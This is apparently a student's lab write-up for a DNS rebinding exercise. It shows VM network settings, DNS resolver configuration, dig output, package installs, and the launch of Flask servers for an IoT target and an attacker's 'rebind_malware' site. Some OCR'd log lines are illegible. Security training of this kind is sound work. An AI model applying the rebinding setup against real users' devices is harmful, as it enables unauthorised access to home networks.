DNS Rebinding Attack

User VM: 10.0.2.22


Local DNS Server: 10.0.2.15

Attacker VM: 10.0.2.10

Task 1: Configure the User VM


Step 1.Reduce Firefox's DNS caching time:

By default, the cache's expiration time is 60 seconds. That means that our DNS rebinding attack needs to wait for at least 60 seconds. To make our life easier, we reduce the time to 10 seconds or less.



network.dns.offline-localhost	default	boolean	true
network.dnsCacheEntries	default	integer	400
network.dnsCacheExpiration	modified	integer	10
network.dnsCacheExpirationGracePeriod	default	integer	60


Step 2.Change/etc/hosts




```
[03/12/2020 20:16] Rakshith-10.0.2.22@VM:~$cat /etc/hosts
127.0.0.1       localhost
10.0.2.22       www.seedIoT32.com
127.0.1.1       VM
```

Step 3.Local DNS Server

We are making 10.0.2.15 as our local DNS resolver; we add the nameserver entry to the head file of /etc/resolvconf/resolv.conf.d. Once we do this, all DNS queries made by our user VM will be answered by our local DNS server 10.0.2.15. We can demonstrate this by doing a dig on www.google.com, we get the response by 10.0.2.15.




```
[03/12/2020 18:11] Rakshith-10.0.2.22@VM:~$cat /etc/resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.15
nameserver 127.0.1.1
search syr.edu
[03/12/2020 18:11] Rakshith-10.0.2.22@VM:~$
```




```
[03/12/2020 18:11] Rakshith-10.0.2.22@VM:~$dig www.google.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18273
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 9

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.google.com.                        IN      A

;; ANSWER SECTION:
www.google.com.         5       IN      A       172.217.12.164

;; AUTHORITY SECTION:
google.com.             170425  IN      NS      ns1.google.com.
google.com.             170425  IN      NS      ns4.google.com.
google.com.             170425  IN      NS      ns2.google.com.
google.com.             170425  IN      NS      ns3.google.com.

;; ADDITIONAL SECTION:
ns1.google.com.         170422  IN      A       216.239.32.10
ns1.google.com.         170422  IN      AAAA    2001:4860:4802:32::a
ns2.google.com.         170422  IN      A       216.239.34.10
ns2.google.com.         170422  IN      AAAA    2001:4860:4802:34::a
ns3.google.com.         170422  IN      A       216.239.36.10
ns3.google.com.         170422  IN      AAAA    2001:4860:4802:36::a
ns4.google.com.         170422  IN      A       216.239.38.10
ns4.google.com.         170422  IN      AAAA    2001:4860:4802:38::a

;; Query time: 2 msec
;; SERVER: 10.0.2.15#53(10.0.2.15)
;; WHEN: Thu Mar 12 18:12:54 EDT 2020
;; MSG SIZE  rcvd: 307

[03/12/2020 18:12] Rakshith-10.0.2.22@VM:~$
```

Task 2: Start the IoT server on the User VM


Install Flask:




```
[03/12/2020 18:15] Rakshith-10.0.2.22@VM:~$pip install --upgrade pip
Collecting pip
  Downloading https://files.pythonhosted.org/packages/54/0c/d01aa759fdc501a58f431eb594a17495f15b88da142ce14b5845662c13f3/pip-20.0.2-py2.py3-none-any.whl (1.4MB)
    100% |████████████████████████████████| 1.4MB 194kB/s
Installing collected packages: pip
Successfully installed pip-20.0.2
[03/12/2020 18:15] Rakshith-10.0.2.22@VM:~$sudo pip install Flask==1.1.1
WARNING: pip is being invoked by an old script wrapper. This will fail in a future version of pip.
Please see https://github.com/pypa/pip/issues/5599 for advice on fixing the underlying issue.
To avoid this problem you can invoke Python with '-m pip' instead of running pip directly.
/home/seed/.local/lib/python2.7/site-packages/pip/_vendor/requests/__init__.py:83: RequestsDependencyWarning: Old version of cryptography ([1, 2, 3]) may cause s
lowdown.
  warnings.warn(warning, RequestsDependencyWarning)
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python as Python 2.7 is no longer maintained. A future version of p
ip will drop support for Python 2.7. More details about Python 2 support in pip, can be found at https://pip.pypa.io/en/latest/development/release-process/#pytho
n-2-support
WARNING: The directory '/home/seed/.cache/pip' or its parent directory is not owned or is not writable by the current user. The cache has been disabled. Check th
e permissions and owner of that directory. If executing pip with sudo, you may want sudo's -H flag.
Requirement already satisfied: Flask==1.1.1 in /usr/local/lib/python2.7/dist-packages (1.1.1)
Requirement already satisfied: itsdangerous>=0.24 in /usr/local/lib/python2.7/dist-packages (from Flask==1.1.1) (1.1.0)
Requirement already satisfied: click>=5.1 in /usr/lib/python2.7/dist-packages (from Flask==1.1.1) (6.2)
Requirement already satisfied: Werkzeug>=0.15 in /usr/local/lib/python2.7/dist-packages (from Flask==1.1.1) (1.0.0)
Requirement already satisfied: Jinja2>=2.10.1 in /usr/local/lib/python2.7/dist-packages (from Flask==1.1.1) (2.11.1)
Requirement already satisfied: MarkupSafe>=0.23 in /usr/local/lib/python2.7/dist-packages (from Jinja2>=2.10.1->Flask==1.1.1) (1.1.1)
[03/12/2020 18:15] Rakshith-10.0.2.22@VM:~$
```




```
[03/12/2020 18:23] Rakshith-10.0.2.22@VM:~/dns_rebinding$unzip attacker_vm.zip
Archive:  attacker_vm.zip
   creating: attacker_vm/
  inflating: attacker_vm/attacker32.com.zone
             ttacker_vm/rebind_malware/
             ttacker_vm/rebind_malware/config.py
   creating: attacker_vm/rebind_malware/templates/
  inflating: attacker_vm/rebind_malware/templates/change.html
   creating: attacker_vm/rebind_malware/templates/css/
  inflating: attacker_vm/rebind_malware/templates/css/bootstrap.min.css
  inflating: attacker_vm/rebind_malware/templates/css/style.css
  inflating: attacker_vm/rebind_malware/templates/index.html
   creating: attacker_vm/rebind_malware/templates/js/
  inflating: attacker_vm/rebind_malware/templates/js/change.js
  inflating: attacker_vm/rebind_malware/templates/js/jquery-2.2.4.min.js
  inflating: attacker_vm/rebind_malware/templates/js/main.js
  inflating: attacker_vm/rebind_malware/__init__.py
  inflating: attacker_vm/start_webserver.sh
[03/12/2020 18:23] Rakshith-10.0.2.22@VM:~/dns_rebinding$ls
attacker_vm  attacker_vm.zip  user_vm.zip
[03/12/2020 18:23] Rakshith-10.0.2.22@VM:~/dns_rebinding$unzip user_vm.zip
Archive:  user_vm.zip
   creating: user_vm/
   creating: user_vm/rebind_iot/
 extracting: user_vm/rebind_iot/.gitignore
  inflating: user_vm/rebind_iot/.iot.py.swp
  inflating: user_vm/rebind_iot/config.py
  inflating: user_vm/rebind_iot/iot.py
   creating: user_vm/rebind_iot/templates/
  inflating: user_vm/rebind_iot/templates/change.html
   creating: user_vm/rebind_iot/templates/css/
  inflating: user_vm/rebind_iot/templates/css/style.css
  inflating: user_vm/rebind_iot/templates/css/style.scss
  inflating: user_vm/rebind_iot/templates/index.html
   creating: user_vm/rebind_iot/templates/js/
  inflating: user_vm/rebind_iot/templates/js/change.js
  inflating: user_vm/rebind_iot/templates/js/jquery-2.2.4.min.js
  inflating: user_vm/rebind_iot/templates/js/main.js
  inflating: user_vm/rebind_iot/__init__.py
  inflating: user_vm/start_iot.sh
```




```
^C[03/12/2020 18:25] Rakshith-10.0.2.22@VM:~/.../user_vm$FLASK_APP=rebind_iot flask run --host 10.0.2.22 --port 8080
 * Serving Flask app "rebind_iot"
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://10.0.2.22:8080/ (Press CTRL+C to quit)
10.0.2.22 - - [12/Mar/2020 18:27:33] "GET / HTTP/1.1" 200 -
10.0.2.22 - - [12/Mar/2020 18:27:34] "[illegible]" 200 -
10.0.2.22 - - [12/Mar/2020 18:27:34] "[illegible]" 200 -
10.0.2.22 - - [12/Mar/2020 18:27:34] "[illegible]" 200 -
10.0.2.22 - - [12/Mar/2020 18:27:35] "GET /favicon.ico HTTP/1.1" 404 -
10.0.2.22 - - [12/Mar/2020 18:27:35] "GET /favicon.ico HTTP/1.1" 404 -
10.0.2.22 - - [12/Mar/2020 18:27:35] "[illegible]" 200 -
10.0.2.22 - - [12/Mar/2020 18:27:36] "[illegible]" 200 -
10.0.2.22 - - [12/Mar/2020 18:27:37] "[illegible]" 200 -
10.0.2.22 - - [12/Mar/2020 18:27:38] "[illegible]" 200 -
10.0.2.22 - - [12/Mar/2020 18:27:39] "[illegible]" 200 -
10.0.2.22 - - [12/Mar/2020 18:27:40] "[illegible]" 200 -
10.0.2.22 - - [12/Mar/2020 18:27:41] "[illegible]" 200 -
10.0.2.22 - - [12/Mar/2020 18:27:42] "[illegible]" 200 -
10.0.2.22 - - [12/Mar/2020 18:27:43] "[illegible]" 200 -
10.0.2.22 - - [12/Mar/2020 18:27:44] "[illegible]" 200 -
10.0.2.22 - - [12/Mar/2020 18:27:45] "[illegible]" 200 -
10.0.2.22 - - [12/Mar/2020 18:27:46] "[illegible]" 200 -
10.0.2.22 - - [12/Mar/2020 18:27:47] "[illegible]" 200 -
10.0.2.22 - - [12/Mar/2020 18:27:48] "[illegible]" 200 -
10.0.2.22 - - [12/Mar/2020 18:27:49] "[illegible]" 200 -
10.0.2.22 - - [12/Mar/2020 18:27:50] "[illegible]" 200 -
```




Task 3: Start the attack web server on the Attacker VM



```
[03/12/2020 18:41] Rakshith-10.0.2.10@VM:~$unzip attacker_vm.zip
Archive:  attacker_vm.zip
   creating: attacker_vm/
  inflating: attacker_vm/attacker32.com.zone
   creating: attacker_vm/rebind_malware/
 extracting: attacker_vm/rebind_malware/config.py
   creating: attacker_vm/rebind_malware/templates/
  inflating: attacker_vm/rebind_malware/templates/change.html
   creating: attacker_vm/rebind_malware/templates/css/
  inflating: attacker_vm/rebind_malware/templates/css/bootstrap.min.css
  inflating: attacker_vm/rebind_malware/templates/css/style.css
  inflating: attacker_vm/rebind_malware/templates/index.html
   creating: attacker_vm/rebind_malware/templates/js/
  inflating: attacker_vm/rebind_malware/templates/js/change.js
  inflating: attacker_vm/rebind_malware/templates/js/jquery-2.2.4.min.js
  inflating: attacker_vm/rebind_malware/templates/js/main.js
  inflating: attacker_vm/rebind_malware/__init__.py
  inflating: attacker_vm/start_webserver.sh
[03/12/2020 18:41] Rakshith-10.0.2.10@VM:~$ls
android          bin            dns_attacks    examples.desktop  mitnick-attack  Pictures   sniff.c    task_sniff_spoof.py  victim
attacker_vm      Customization  Documents      icmp_red.py       Music           Public     sniff.py   Templates            Videos
attacker_vm.zip  Desktop        Downloads      lib               password        sniff2.py  source     traceroute_ttl.py
[03/12/2020 18:41] Rakshith-10.0.2.10@VM:~$cd attacker_vm/
[03/12/2020 18:41] Rakshith-10.0.2.10@VM:~/attacker_vm$ls
attacker32.com.zone  rebind_malware  start_webserver.sh
```



```
[03/12/2020 20:28] Rakshith-10.0.2.10@VM:~/attacker_vm$FLASK_APP=rebind_malware flask run --host 0.0.0.0 --port 8080
 * Serving Flask app "rebind_malware"
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://0.0.0.0:8080/ (Press CTRL+C to quit)
127.0.0.1 - - [12/Mar/2020 20:28:53] "               " 200 -
127.0.0.1 - - [12/Mar/2020 20:28:54] "                                  " 200 -
127.0.0.1 - - [12/Mar/2020 20:28:54] "                        " 200 -
127.0.0.1 - - [12/Mar/2020 20:28:54] "                                   " 200 -
127.0.0.1 - - [12/Mar/2020 20:28:55] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [12/Mar/2020 20:28:55] "GET /favicon.ico HTTP/1.1" 404 -
```

